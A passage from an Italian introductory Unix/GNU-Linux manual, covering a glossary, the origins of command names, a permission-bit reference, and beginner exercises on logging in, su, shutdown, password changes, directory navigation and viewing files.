  La shell di un sistema operativo è quel programma che si occupa di interpretare ed eseguire i comandi dati dall'utente, attraverso una riga di comando. Il termine shell, utilizzato per questo scopo, nasce proprio dai sistemi operativi Unix.

- ***Standard error***

  Il file o il dispositivo predefinito per l'emissione dei dati relativi a segnalazioni di errore è lo standard error. Di solito si tratta del video della console o del terminale da cui si opera. Lo standard error, di norma, può essere ridiretto utilizzando il simbolo '**`2>`**' seguito dal nome del file o del dispositivo da utilizzare.

- ***Standard input***

  Il file o il dispositivo predefinito per l'inserimento dei dati, è lo standard input. Di solito è la tastiera della console o del terminale da cui si opera. Per terminare l'inserimento occorre fornire il carattere di fine file (*<EOT>*, ovvero *<^d>*) che di solito si ottiene con la combinazione [*Ctrl d*].

  Lo standard input, di norma, può essere ridiretto con il simbolo minore ('**`<`**') seguito dal nome del file o del dispositivo da utilizzare, oppure con la barra verticale ('**`|`**') quando si vuole utilizzare l'output di un comando come input per il comando successivo.

- ***Standard output***

  Il file o il dispositivo predefinito per l'uscita dei dati, è lo standard output. Di solito è il video della console o del terminale da cui si opera. Lo standard output, di norma, può essere ridiretto utilizzando il simbolo maggiore ('**`>`**') seguito dal nome del file o del dispositivo da utilizzare, oppure può essere diretto a un comando seguente attraverso la barra verticale ('**`|`**').

- ***Unix domain socket***, ***socket di dominio Unix***

  Si tratta di un sistema di comunicazione tra le applicazioni basato su un tipo di file speciale: il socket. Alcuni demoni offrono servizi attraverso questo tipo di comunicazione stando in ascolto in attesa di una richiesta di connessione da parte delle applicazioni clienti.

- ***Utility***, ***utilità***, ***programma di utilità***, ***programma di servizio***

  Un'*utility*, ovvero un programma di utilità, o meglio un programma di servizio, è un programma utile e pratico che svolge il suo compito senza tanti fronzoli e senza essere troppo appariscente. Di solito, i programmi di questo tipo sono quelli che fanno parte integrante del sistema operativo.

21.6 Varie

- ***Case sensitive***, ***case insensitive***

  Con queste due definizioni si intende riferirsi rispettivamente alla «sensibilità» o meno verso la differenza tra le lettere maiuscole e minuscole. Generalmente, i sistemi Unix sono sensibili a questa differenza, nel senso che distinguono i nomi anche in base alla combinazione di lettere maiuscole e minuscole, ma esistono circostanze in cui questa distinzione non c'è o si vuole ignorare.

- ***Core***

  Negli ambienti Unix, *core* è sinonimo di memoria centrale, o RAM. Questa parola deriva dal fatto che gli elaboratori usati inizialmente con il sistema UNIX erano dotati di memoria RAM realizzata attraverso un reticolo di nuclei ferromagnetici: la memoria a nuclei, ovvero *core*. Per questo motivo, spesso, quando un processo termina in modo anormale, il sistema operativo scarica in un file l'immagine che questo processo ha in memoria. Questo file ha il nome '`core`' (ovviamente) e può essere analizzato successivamente attraverso strumenti diagnostici opportuni.

  Per un approfondimento sulla memoria a nuclei si veda: *Core memory*, ⟨http://www.science.uva.nl/museum/CoreMemory.html⟩, dell'università di Amsterdam; *Yet another PDP-11 Page, How core memory works*, ⟨http://www.psych.usyd.edu.au/pdp-11/core.html⟩, di John Holden.

- ***Daemon***, ***demone***

  Il *daemon*, o demone, è un programma che funziona sullo sfondo (*background*) e compie dei servizi in modo ripetitivo, come in un circolo vizioso. Questo termine è tipico degli ambienti Unix, mentre con altri sistemi operativi si utilizzano altre definizioni, per esempio servente. Per tradizione, la maggior parte dei programmi demone ha un nome che termina con la lettera «d».

- ***Espressione regolare***, ***regular expression***, ***regexp***

  L'espressione regolare (si veda il capitolo 664) è un modello per la ricerca di stringhe. Viene usata da diversi programmi di servizio.

- *Implementation*, ***realizzazione***

  Il verbo inglese *to implement* rappresenta il modo con cui una caratteristica progettuale particolare viene definita in pratica in un sistema determinato. In altre parole, si tratta della soluzione pratica adottata per assolvere a una funzione determinata, soprattutto quando le indicazioni originarie per raggiungere il risultato sono incomplete. In forma ancora più stringata, si tratta della **realizzazione** di qualcosa in un contesto determinato.

  Si osservi comunque che in italiano è bene evitare l'uso del verbo «implementare», preferendo piuttosto forme alternative, possibilmente più chiare, per esprimere il concetto che si intende.

- ***Internazionalizzazione***, ***i18n***

  L'internazionalizzazione è l'azione con cui si realizza o si modifica un programma, in modo che sia sensibile alla «localizzazione». La sigla deriva dal fatto che tra la lettera «i» e la lettera «n» di *internationalization* ci sono 18 lettere.

- ***Localizzazione***, ***l10n***

  La localizzazione è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti alle particolarità linguistico-nazionali locali. La sigla deriva dal fatto che tra la lettera «l» e la lettera «n» di *localization* ci sono 10 lettere.

- ***Terminale***, ***TTY***

  Alle origini, il modo normale per interagire con un elaboratore è stato l'uso della telescrivente: *teletype*. Da questo nome deriva la sigla TTY usata normalmente per identificare un terminale generico. La console è il terminale principale che fa parte dell'elaboratore stesso. Quando si parla di terminale si intende attualmente un complesso formato da una tastiera e da un video.

  Quando si parla di un flusso di dati proveniente da un terminale, come nel caso dello standard input, si fa riferimento a quanto inserito tramite la tastiera. Quando si parla di un flusso di dati verso un terminale, come nel caso dello standard output, si fa riferimento a quanto viene emesso sullo schermo.

21.7 Riferimenti

- Eric S. Raymond, *Jargon File Resources*

  ⟨*http://www.catb.org/~esr/jargon/*⟩

[1] Queste parole si pronunciano: «p-a-i-p» e «p-a-i-p-l-a-i-n».

Capitolo 22

Significato originale dei nomi attribuiti ai comandi più comuni

Nome	Significato	Nome	Significato
arch	architecture	as	assembler
bash	bourne again shell	bc	basic calculator
cal	calendar	cat	concatenate
cc	c compiler	chage	change age
chfn	change finger	chgrp	change group
chmod	change mode	chown	change ownership
chsh	change shell	chvt	change virtual terminal
cksum	checksum	cmp	compare
colrm	column remove	cp	copy
dd	data dump	df	disk free
dig	domain information groper	du	disk usage
env	environment	hd	hexadecimal dump
id	identity	ln	link
lp	line printer	lpq	line printer queue
lpr	line printer	lprm	line printer remove
lpstat	line printer status	ls	list
man	manual	mc	midnight commander
mcedit	midnight commander editor	md5sum	md5 checksum
mkdir	make directory	mknod	make node
mktemp	make temporary	mt	magnetic tape
mv	move	nl	number lines
nohup	no hung up	od	octal dump
ps	process status	pwd	print working directory
rcp	remote copy	rev	reverse
rm	remove	rmdir	remove directory
rsh	remote shell	scp	secure shell copy
sed	stream editor	sh	shell
ssh	secure shell	stty	set tty (set teletype)
su	super user	tac	(reverse cat)
tar	tape archive	tr	translate
tty	teletype	ul	underline
umount	unmount	uniq	unique
vi	visual	w	who
wall	write (to) all	wc	word count

23 Promemoria: permessi di accesso ai file e alle directory

Stringa	Binario	Ottale	Descrizione
`r--`	100_2	4_8	Consente la lettura del contenuto.
`-w-`	010_2	2_8	Consente la modifica del contenuto.
`--x`	001_2	1_8	Consente l'avvio di un programma o l'attraversamento di una directory.
`rw-`	110_2	6_8	Consente la lettura e la modifica del contenuto.
`r-x`	101_2	5_8	Consente la lettura del contenuto e l'avvio di un programma o l'attraversamento di una directory.
`-wx`	011_2	3_8	Consente la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory (se il programma deve essere interpretato non può funzionare, perché manca il permesso di lettura).
`rwx`	111_2	7_8	Consente la lettura, la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory.

permessi per l'utente proprietario

permessi per il gruppo proprietario

permessi per gli altri

			r	w	x	r	–	x	r	–	x	stringa
0	0	0	1	1	1	1	0	1	1	0	1	binario
0			7			5			5			ottale

			r	w	s	r	–	x	r	–	x	stringa
1	0	0	1	1	1	1	0	1	1	0	1	binario
4			7			5			5			ottale

			r	w	x	r	–	s	r	–	x	stringa
0	1	0	1	1	1	1	0	1	1	0	1	binario
2			7			5			5			ottale

			r	w	x	r	w	x	r	w	t	stringa
0	0	1	1	1	1	1	0	1	1	0	1	binario
1			7			7			7			ottale

Parte vi

Esercizi pratici

I sistemi operativi Unix non sono «facili»; tuttavia, può essere relativamente facile l'installazione della maggior parte delle distribuzioni GNU esistenti.

Questi capitoli raccolgono alcuni esercizi pratici che dovrebbero essere svolti da chi non ha esperienze con i sistemi operativi Unix e simili. Sono pensati per essere svolti su un elaboratore isolato, nel senso che non vengono trattate le funzionalità di rete.

Chi non ha la possibilità di disporre di un sistema Unix funzionante, farebbe bene ugualmente a leggere questi capitoli anche se non può fare subito delle prove pratiche. Gli esempi sono mostrati in modo da essere abbastanza vicini all'interazione che avviene effettivamente tra l'utente e il sistema operativo.[1]

Gli esercizi proposti assumono che si tratti di un sistema GNU/Linux con le caratteristiche e la disponibilità di quanto viene descritto nell'elenco seguente:

- console virtuali;
- shell POSIX, possibilmente Bash ('`/bin/bash`');
- maschera dei permessi (*umask*) 002_8 per gli utenti comuni;

- '**su**';
- gestione di file system Ext2 ('**ext2**'), Ext3 ('**ext3**'), Dos-FAT ('**msdos**') e Minix ('**minix**');
- la directory '/mnt/' disponibile per l'innesto temporaneo di altri dischi (e non sia impegnata in condizioni normali);
- organizzazione delle utenze con gruppi personali (per cui, l'utente '**tizio**' sia abbinato al gruppo '**tizio**', l'utente '**caio**' sia abbinato al gruppo '**caio**', ecc.);

Inoltre, è importante che la persona che svolge gli esercizi possa disporre di più di una utenza (*account*) in modo da poter verificare l'effetto di comandi che intervengono sull'identità dell'utente; meglio ancora se tale persona utilizza un proprio elaboratore dove può assumere l'identità dell'utente '**root**'.

Per un'introduzione all'uso di un sistema Unix si può leggere anche:

- Matt Chapman, Frankie Blaskovic, *The Guide -- A Beginner's Guide to UNIX*

  ⟨*http://www.cs.appstate.edu/~khj/that/cs/unix/unixguide/*⟩
- Christopher C. Taylor, *Unix is a Four Letter Word...*

  ⟨*http://unix.t-a-y-l-o-r.com/*⟩

[1] Si fa riferimento sempre solo a «comandi», perché in questa fase del documento, rivolta ai principianti, è opportuno evitare di complicare troppo le cose, creando poi della confusione. Sempre in questo senso va vista l'intera filosofia della parte.

Capitolo 24

Accesso al sistema e conclusione dell'attività

Per utilizzare il sistema occorre accedere attraverso un processo di identificazione. Per poter essere identificati e accettati occorre essere stati registrati in un'utenza, rappresentata in pratica da un nominativo-utente e da una parola d'ordine. È importante rammentare che l'uso di lettere maiuscole o minuscole non è equivalente. Nell'esempio proposto si suppone di accedere utilizzando il nominativo '**`tizio`**', scritto così, con tutte le lettere minuscole, e la parola d'ordine '**`tazza`**'.

Si comincia dall'inserimento del nominativo, **volontariamente errato**.

`login:` **`tizia`** [*Invio*]

Anche se il nominativo indicato non esiste, viene richiesto ugualmente l'inserimento della parola d'ordine (o almeno così dovrebbe essere). Si tratta di una misura di sicurezza, per non dare informazioni sull'esistenza o meno di un nominativo-utente determinato.

`Password:` **`tazza`** [*Invio*]

```
Login incorrect
```

Naturalmente, l'inserimento della parola '**`tazza`**', in qualità di parola d'ordine, avviene alla cieca, nel senso che non appare come sembrerebbe dall'esempio. Ciò serve a evitare che un vicino indiscreto possa in seguito utilizzare tale informazione per scopi spiacevoli.

Se si sbaglia qualcosa nella fase di accesso (*login*), si deve ricominciare. Questa volta si suppone di eseguire l'operazione in modo corretto.

`login:` **`tizio`** [*Invio*]

`Password:` **`tazza`** [*Invio*]

```
Last login: Sun Nov 11 10:45:11 on tty1
```

Generalmente, dopo avere superato correttamente la procedura di accesso, si ottiene l'informazione sull'ultima volta che quell'utente ha fatto un accesso. Ciò permette di verificare in maniera molto semplice che nessuno abbia utilizzato il sistema accedendo con il proprio nominativo.

Successivamente si ottiene l'invito della shell (il *prompt*) che sta a indicare la sua disponibilità a ricevere dei comandi.

```
$
```

L'invito, rappresentato in questo esempio da un simbolo dollaro, può essere più o meno raffinato, con l'indicazione di informazioni ritenute importanti dall'utente. Infatti si tratta di qualcosa che ogni utente può configurare come vuole, ma ciò va oltre lo scopo di queste esercitazioni.

Spesso, per tradizione, l'invito termina con un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di '**`root`**' si usa il simbolo '**`#`**', altrimenti il dollaro, come in questo esempio.

24.1 Cambiamento di identità

Quando la stessa persona dispone di più di un'utenza, può essere opportuno, o necessario, agire sotto una diversa identità rispetto a quella con cui si accede attualmente. Questa è la situazione tipica in cui si trova l'amministratore di un sistema: per le operazioni diverse dall'amministrazione vera e propria dovrebbe accedere in qualità di utente comune, mentre negli altri casi deve utilizzare i privilegi riservati all'utente '**`root`**'.

Ci sono due modi fondamentali: concludere la sessione di lavoro e accedere con un altro nominativo-utente, oppure utilizzare il comando '**`su`**' cambiando temporaneamente i propri privilegi.

`$` **`su caio`** [*Invio*]

`Password:` **`ciao`** [*Invio*]

Se la parola d'ordine è corretta si ottengono i privilegi e l'identità dell'utente indicato, altrimenti tutto resta come prima.

24.2 Console virtuali

Un sistema GNU/Linux, installato in modo normale, consente l'utilizzo di diverse console virtuali (di solito sono sei) a cui si accede con la combinazione [*Alt Fn*] (dove ***n*** è un numero da uno a sei).[1]

Quando è già stato fatto un accesso, si può iniziare un'altra sessione di lavoro in un'altra console.

[*Alt F2*]

In questo modo si passa alla seconda console virtuale e su questa si può eseguire un accesso differente. Le attività svolte nelle varie console virtuali sono indipendenti, come se avvenissero attraverso terminali fisicamente distinti.

Prima di proseguire con gli esercizi si deve ritornare alla console virtuale utilizzata in precedenza.

[*Alt F1*]

24.3 Chi sono?

Quando la stessa persona può accedere utilizzando diversi nominativi-utente, potrebbe essere necessario controllare con quale identità sta operando. Negli esempi che seguono si suppone che sia riuscita l'esecuzione del comando '**`su caio`**' mostrato in precedenza.

`$` **`whoami`** [*Invio*]

```
caio
```

Il comando '**`whoami`**' («chi sono») permette di conoscere con quale identità si sta operando.

`$` **`logname`** [*Invio*]

```
tizio
```

Il comando '**`logname`**' permette di conoscere con quale identità ci si è presentati inizialmente, nel momento dell'accesso.

24.4 Terminare una sessione di lavoro

Per terminare una sessione di lavoro è sufficiente concludere l'attività della shell, ovvero di quel programma che mostra l'invito.

Se la situazione è quella degli esempi precedenti, si stava operando come utente '**`caio`**' dopo un comando '**`su`**', mentre prima di questo si stava usando l'identità dell'utente '**`tizio`**'.

`$` **`whoami`** [*Invio*]

```
caio
```

`$` **`exit`** [*Invio*]

In tal caso, il comando '**`exit`**' appena eseguito fa tornare semplicemente alla situazione precedente all'esecuzione di '**`su`**'

`$` **`whoami`** [*Invio*]

```
tizio
```

Il comando '**`exit`**' che chiude l'ultima shell, termina l'accesso al sistema.

`$` **`exit`** [*Invio*]

`login:`

Si ripresenta la richiesta di identificazione della procedura di accesso.

24.5 Spegnimento

Lo spegnimento dell'elaboratore può avvenire solo dopo che il sistema è stato fermato, generalmente attraverso il comando '**`shutdown`**' che però è accessibile solo all'utente '**`root`**'.

`login:` **`root`** [*Invio*]

`Password:` **`ameba`** [*Invio*]

`#` **`shutdown -h now`** [*Invio*]

```
System is going down NOW!!
...
```

Inizia la procedura di arresto del sistema, che si occupa di eliminare gradualmente tutti i servizi attivi. In un sistema GNU/Linux, alla fine viene visualizzato un messaggio simile a quello seguente:

```
Power down
```

Quando questo appare, ammesso che l'elaboratore non si sia già spento da solo, è possibile spegnerlo manualmente o riavviarlo.

Se si vuole utilizzare '**shutdown**' attraverso il comando '**su**' in modo da non dovere uscire e rifare un *login*, è possibile agire come di seguito.

$ **su** [*Invio*]

Quando si utilizza il comando '**su**' senza argomenti si indica implicitamente che si vuole ottenere l'identità dell'utente '**root**'.

Password: **ameba** [*Invio*]

shutdown -h now [*Invio*]

24.6 Diventare temporaneamente amministratore

Il comando '**su**', appena mostrato, quando viene usato per acquisire i privilegi dell'utente '**root**', mette a disposizione solo un ambiente limitato (si vuole fare riferimento alle variabili di ambiente e al loro contenuto). Per esempio, se l'utente '**caio**' diventa temporaneamente '**root**', il contenuto della variabile di ambiente '**PATH**' cambia in modo strano:

$ **whoami** [*Invio*]

```
caio
```

$ **echo $PATH** [*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games:↩
↪/opt/prova/bin:/bin:./bin
```

$ **su** [*Invio*]

Password: **ameba** [*Invio*]

whoami [*Invio*]

```
root
```

echo $PATH [*Invio*]

```
/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/bin
```

Come si può osservare nell'esempio, nel percorso che si ottiene in qualità di utente '**caio**' esistono anche le directory '/usr/games/', '/opt/prova/bin/' e './bin/'. Quando si diventa utenti '**root**' in questo modo, si ottengono percorsi aggiuntivi, ma ne spariscono altri, che in questo caso si presume siano accessibili in condizioni normali (con un accesso normale). Per risolvere il problema basta usare '**su**' con un'opzione speciale: '**-**'.

exit [*Invio*]

```
$ su - [Invio]

Password: ameba [Invio]

# whoami [Invio]

  root

# echo $PATH [Invio]

  /sbin:/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games:/opt/prova/bin:/bin:./bin
```

In effetti, la differenza sta nel fatto che, usando '**su**' senza il trattino, si ottiene una shell interattiva normale, mentre con il trattino si ottiene una «shell di login». Dal lato pratico, la differenza sta nel fatto che nel secondo caso vengano eseguiti script che nel primo caso sono ignorati; dal punto di vista pratico, quello che conta è sapere che la differenza esiste e dipende dalla configurazione del sistema operativo.

24.7 Conclusione

Il meccanismo attraverso cui si accede al sistema deve essere chiaro, prima di poter affrontare qualunque altra cosa. Per poter proseguire occorre essere certi che gli esempi visti fino a questo punto siano stati compresi, soprattutto, in seguito non viene più mostrato il modo con cui accedere, terminare una sessione di lavoro o cambiare identità.

È fondamentale tenere bene a mente che l'elaboratore non può essere spento prima di avere completato la procedura di arresto del sistema con '**shutdown**'.

In caso di dubbio è meglio ripetere l'esercitazione precedente.

[1] È il caso di ricordare che, durante il funzionamento del sistema grafico, per tornare a una console virtuale non è sufficiente la combinazione [*Alt Fn*], ma serve invece la combinazione [*Ctrl Alt Fn*].

Capitolo 25

Gestione delle parole d'ordine

La prima regola per una parola d'ordine sicura consiste nel suo aggiornamento frequente. Quando si cambia la parola d'ordine, viene richiesto inizialmente l'inserimento di quella precedente, quindi se ne può inserire una nuova, per due volte, in modo da prevenire eventuali errori di battitura. Di norma non vengono accettate le parole d'ordine troppo semplici (solo l'utente '**`root`**' dovrebbe avere la possibilità di assegnare parole d'ordine banali).

25.1 L'utente «root» che cambia la parola d'ordine di un utente comune

L'utente '**`root`**' può cambiare la parola d'ordine di un altro utente. Questa è la situazione comune di quando si crea una nuova utenza: è l'utente '**`root`**' che assegna la prima volta la parola d'ordine per quel nuovo utente.

`#` **`passwd tizio`**[*Invio*]

Trattandosi dell'utente '**`root`**' che cambia la parola d'ordine di un altro, viene richiesto semplicemente di inserire quella nuova (l'utente '**`root`**' non ha la necessità di conoscere la vecchia parola d'ordine di un altro utente).

`New UNIX password:` **`123`**[*Invio*]

La parola d'ordine inserita (che nella realtà non si vede) è troppo breve e anche banale. Il programma potrebbe avvertire di questo, ma non dovrebbe opporsi:

```
BAD PASSWORD: it's a WAY too short
```

`Retype new UNIX password:` **`123`**[*Invio*]

```
passwd: all authentication tokens updated successfully
```

La parola d'ordine è stata cambiata.

25.2 L'utente comune che cambia la propria parola d'ordine

L'utente comune può cambiare la propria parola d'ordine, solo la propria, ma di norma non gli è consentito di assegnarsi una parola d'ordine troppo semplice. Nell'esempio, l'utente è '**`tizio`**'.

`$` **`passwd`**[*Invio*]

Prima di accettare una nuova parola d'ordine, viene richiesta quella vecchia:

```
Changing password for tizio
```

`(current) UNIX password:` **`123`**[*Invio*]

Quindi viene richiesta quella nuova:

```
New UNIX password: albero[Invio]
```

```
BAD PASSWORD: it is based on a (reversed) dictionary word
passwd: Authentication token manipulation error
```

Come si vede in questo caso, la parola d'ordine '**albero**' viene considerata troppo semplice e il programma si rifiuta di procedere. Si decide allora di usare qualcosa di più complesso, o semplicemente più lungo.

```
$ passwd[Invio]
```

```
Changing password for tizio
```

```
(current) UNIX password: 123[Invio]
```

```
New UNIX password: fra martino campanaro[Invio]
```

Si è optato per una parola d'ordine lunga. Occorre tenere a mente che conta la differenza tra maiuscole e minuscole e anche il numero esatto di spazi inseriti tra le parole.

```
Retype new UNIX password: fra martino campanaro[Invio]
```

```
passwd: all authentication tokens updated successfully
```

A seconda della configurazione del sistema e dell'aggiornamento delle librerie, può darsi che sia perfettamente inutile utilizzare delle parole d'ordine più lunghe di otto caratteri, nel senso che quanto eccede i primi otto caratteri potrebbe essere semplicemente ignorato. Si può provare a verificarlo; seguendo l'esempio appena visto, potrebbe essere che la parola d'ordine risultante sia solo '**fra mart**'.

25.3 Conclusione

Il cambiamento della parola d'ordine in un sistema Unix deve essere considerato una cosa abituale, anche per gli utenti comuni. Di norma, le parole d'ordine troppo semplici non sono accettabili.

Capitolo 26

Navigazione tra le directory

I dati contenuti in un file system sono organizzati in modo gerarchico attraverso directory e sottodirectory. Prima di iniziare questa esercitazione è conveniente rivedere la sezione 19.7.3.

L'utente a cui ci si riferisce negli esempi è '**`tizio`**'.

26.1 Directory corrente

Mentre si utilizza il sistema, i comandi che si eseguono risentono generalmente della ***posizione corrente*** in cui ci si trova, ovvero della directory attuale, o attiva. Tecnicamente non c'è bisogno di definire una directory corrente: tutte le posizioni nell'albero del file system potrebbero essere indicate in maniera precisa. In pratica, la presenza di questa directory corrente semplifica molte cose.

$ **cd /usr/bin** [*Invio*]

Eseguendo il comando precedente, la directory attuale dovrebbe divenire '`/usr/bin/`'. Per controllare che ciò sia avvenuto si utilizza il comando seguente:

$ **pwd** [*Invio*]

```
/usr/bin
```

26.2 Spostamenti assoluti e relativi

Il comando '**`cd`**' può essere utilizzato per cambiare la directory corrente, sia attraverso l'indicazione di un percorso assoluto, sia attraverso un percorso relativo. Il percorso assoluto parte dalla directory radice, mentre quello relativo parte dalla posizione corrente.

$ **cd /usr/local** [*Invio*]

Il comando soprastante cambia la directory corrente in modo che diventi esattamente '`/usr/local/`'. Il percorso indicato è assoluto perché inizia con una barra obliqua che rappresenta la directory radice.

$ **pwd** [*Invio*]

```
/usr/local
```

Quando si utilizza l'indicazione di un percorso che non inizia con una barra obliqua, si fa riferimento a qualcosa che inizia dalla posizione corrente.

$ **cd bin** [*Invio*]

Con questo comando si cambia la directory corrente, passando in '`bin/`' che discende da quella attuale.

$ **pwd** [*Invio*]

```
/usr/local/bin
```

26.3 Spostamenti a ritroso

Ogni directory contiene due riferimenti convenzionali a due sottodirectory speciali. Si tratta del riferimento alla directory stessa che lo contiene, rappresentato da un punto singolo ('.'), assieme al riferimento alla directory genitrice, rappresentato da due punti in sequenza ('..'). Questi simboli (il punto singolo e quello doppio) sono nomi di directory a tutti gli effetti.

$ **cd ..** [*Invio*]

Cambia la directory corrente, facendola corrispondere alla genitrice di quella in cui ci si trovava prima; in altri termini si potrebbe definire questa directory come quella che precede la posizione di partenza. Si tratta di un percorso relativo che utilizza, come punto di inizio, la directory corrente del momento in cui si esegue il comando.

$ **pwd** [*Invio*]

```
/usr/local
```

Gli spostamenti relativi che fanno uso di un movimento all'indietro possono essere più elaborati.

$ **cd ../bin** [*Invio*]

In questo caso si intende indietreggiare di una posizione e quindi entrare nella directory 'bin/'.

$ **pwd** [*Invio*]

```
/usr/bin
```

Lo spostamento a ritroso può essere anche cumulato a più livelli.

$ **cd ../../var/tmp** [*Invio*]

In questo caso si indietreggia due volte prima di riprendere un movimento in avanti.

$ **pwd** [*Invio*]

```
/var/tmp
```

Gli spostamenti all'indietro si possono usare anche in modo più strano e apparentemente inutile.

$ **cd /usr/bin/../local/bin/..** [*Invio*]

Indubbiamente si tratta di un'indicazione poco sensata, ma serve a comprendere le possibilità date dall'uso del riferimento alla directory precedente.

$ **pwd** [*Invio*]

```
/usr/local
```

26.4 Riferimento preciso alla directory corrente

La directory corrente può essere rappresentata da un punto singolo all'inizio di un percorso.[1] In pratica, tutti i percorsi relativi potrebbero iniziare con il prefisso '`./`' (punto, barra obliqua). Per quanto riguarda lo spostamento all'interno delle directory, ciò serve a poco, ma ritorna utile in altre situazioni.

$ **cd ./bin** [*Invio*]

A partire dalla directory corrente si sposta nella directory '`bin/`'.

$ **pwd** [*Invio*]

```
/usr/local/bin
```

26.5 Directory corrente e «.»

La directory corrente non corrisponde esattamente al concetto legato al riferimento '`.`': il «file» '`.`' è un cortocircuito che ha ogni directory. Per esempio, il percorso '`uno/due/./tre`' è perfettamente equivalente a '`uno/due/tre`'. In pratica, quel punto che appare nel primo caso, rappresenta semplicemente uno spostamento nullo nella stessa directory '`uno/due`'. Lo si può verificare facilmente:

$ **cd /usr/./local/./lib** [*Invio*]

$ **pwd** [*Invio*]

```
/usr/local/lib
```

Quando si indica un percorso relativo, è come inserire implicitamente all'inizio la directory corrente; pertanto, scrivere '`./uno/due`', significa indicare un concetto equivalente a '***directory_corrente***`/./uno/due`'. In questo senso, **solo** quando il punto si trova all'inizio di un percorso (che quindi risulta essere relativo), il punto rappresenta la directory corrente.

26.6 Directory personale, o directory «home»

Ogni utente ha una directory personale, conosciuta come directory *home*, destinata a contenere tutto ciò che riguarda l'utente a cui appartiene. Usando il comando '**`cd`**' senza argomenti, si raggiunge la propria directory personale, senza bisogno di indicarla in modo esplicito.

$ **cd** [*Invio*]

$ **pwd** [*Invio*]

```
/home/tizio
```

Alcune shell sostituiscono il carattere tilde ('**`~`**'), all'inizio di un percorso, con la directory personale dell'utente che lo utilizza.

$ **cd ~** [*Invio*]

$ **pwd** [*Invio*]

```
/home/tizio
```

Nello stesso modo, un nominativo-utente preceduto da un carattere tilde, viene sostituito dalla directory personale dell'utente stesso.[2]

$ **cd ~caio** [*Invio*]

$ **pwd** [*Invio*]

```
/home/caio
```

Prima di proseguire si ritorna nella propria directory personale.

$ **cd** [*Invio*]

26.7 Conclusione

La directory corrente è un punto di riferimento importante per i programmi e il cambiamento di questa posizione avviene attraverso il comando '**cd**'. Per conoscere quale sia la directory corrente si utilizza '**pwd**'. Si può fare riferimento alla directory genitrice di quella attuale con una sequenza di due punti ('..'), mentre quella attuale (nell'ambito del contesto in cui ci si trova) si può individuare con un punto singolo ('.').

[1] In tal caso si tratta necessariamente di un percorso relativo

[2] Negli esempi che si vedono si presume di poter entrare nella directory personale di un altro utente. Tuttavia, tale possibilità dipende dai permessi che questo gli attribuisce.

Capitolo 27

Contenuti

La navigazione all'interno delle directory, alla cieca, come visto negli esempi dell'esercitazione precedente, è una cosa possibile ma insolita: normalmente si accompagna con l'analisi dei contenuti di directory e file.

27.1 Contenuto delle directory

Le directory si esplorano con il comando '**ls**'

$ **ls /bin** [*Invio*]

```
arch          dd            gzip     nisdomainname tar
ash           df            hostname ping          touch
awk           dmesg         kill     ps            true
basename      dnsdomainname ln       pwd           umount
bash          doexec        login    rm            uname
bsh           domainname    ls       rmdir         vi
cat           echo          mail     rpm           view
chgrp         egrep         mkdir    sed           vim
chmod         ex            mknod    sh            ypdomainname
chown         false         more     sleep         zcat
cp            fgrep         mount    sort
cpio          gawk          mt       stty
csh           grep          mv       su
date          gunzip        netstat  sync
```

Il comando '**ls /bin**' visualizza il contenuto della directory '/bin/'. I nomi che vengono elencati rappresentano file di qualunque tipo (sottodirectory incluse).

Una visualizzazione più espressiva del contenuto delle directory può essere ottenuta utilizzando l'opzione '**-l**'.

$ **ls -l /bin** [*Invio*]

```
-rwxr-xr-x   1 root     root         2712 Jul 20 03:15 arch
-rwxrwxrwx   1 root     root        56380 Apr 16  1997 ash
lrwxrwxrwx   1 root     root            4 Oct 21 11:15 awk -> gawk
-rwxr-xr-x   1 root     root        18768 Apr 18  1997 basename
-rwxrwxrwx   1 root     root       412516 Jul 17 21:27 bash
lrwxrwxrwx   1 root     root            3 Oct 21 11:15 bsh -> ash
-rwxr-xr-x   1 root     root        22164 Mar 14  1997 cat
-rwxr-xr-x   1 root     root        23644 Feb 25  1997 chgrp
-rwxr-xr-x   1 root     root        23960 Feb 25  1997 chmod
-rwxr-xr-x   1 root     root        23252 Feb 25  1997 chown
-rwxr-xr-x   1 root     root        61600 Feb 25  1997 cp
-rwxr-xr-x   1 root     root       296728 Apr 23  1997 cpio
...
```

In questo caso, è stato ottenuto un elenco più dettagliato che in particolare consente di distinguere il tipo di file, i permessi e l'appartenenza all'utente e al gruppo.

In precedenza è stato spiegato che ogni directory contiene due riferimenti convenzionali rappresentati da un punto singolo e da due punti in sequenza ('`.`' e '`..`'). Negli esempi appena visti, questi non sono apparsi. Ciò accade perché i file il cui nome inizia con un punto non vengono presi in considerazione quando non si fa riferimento a loro in modo esplicito.

$ **cd** [*Invio*]

$ **ls** [*Invio*]

La directory personale di un utente potrebbe sembrare vuota, utilizzando il comando '**ls**' appena visto. Con l'opzione '**-a**' si visualizzano anche i file che iniziano con un punto (si osservi che in precedenza non sono apparsi i riferimenti alle voci '`.`' e '`..`').

$ **ls -a** [*Invio*]

```
.                .bash_profile    .riciclaggio
..               .bashrc          .screenrc
.Xdefaults       .fvwm2rc95       .twmrc
.bash_history    .mc.ext          .xfm
.bash_logout     .mc.ini          .xinitrc
```

27.2 Contenuto dei file

Anche il contenuto dei file può essere analizzato, entro certi limiti, soprattutto quando si tratta di file di testo. Per visualizzare il contenuto di file di testo si utilizzano generalmente i comandi '**cat**' e '**more**'.

$ **cat /etc/fstab** [*Invio*]

```
/dev/hda3       /               ext3            defaults        1  1
/dev/hda2       none            swap            sw
proc            /proc           ignore
/dev/hda1       dos             vfat            quiet,umask=000
/dev/hdc        /mnt/cdrom      iso9660         ro,user,noauto
/dev/fd0        /mnt/floppy     vfat            user,noauto,quiet
```

Con il comando appena indicato si ottiene la visualizzazione del contenuto del file '`/etc/fstab`', che ovviamente cambia a seconda della configurazione del proprio sistema operativo.

Il comando '**cat**', usato così, non si presta alla visualizzazione di file di grandi dimensioni. Per questo si preferisce usare '**more**', oppure il più raffinato '**less**'.

$ **more /etc/services** [*Invio*]

```
# /etc/services:
# $Id: services,v 1.4 1997/05/20 19:41:21 tobias Exp $
#
# Network services, Internet style
#
```

```
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
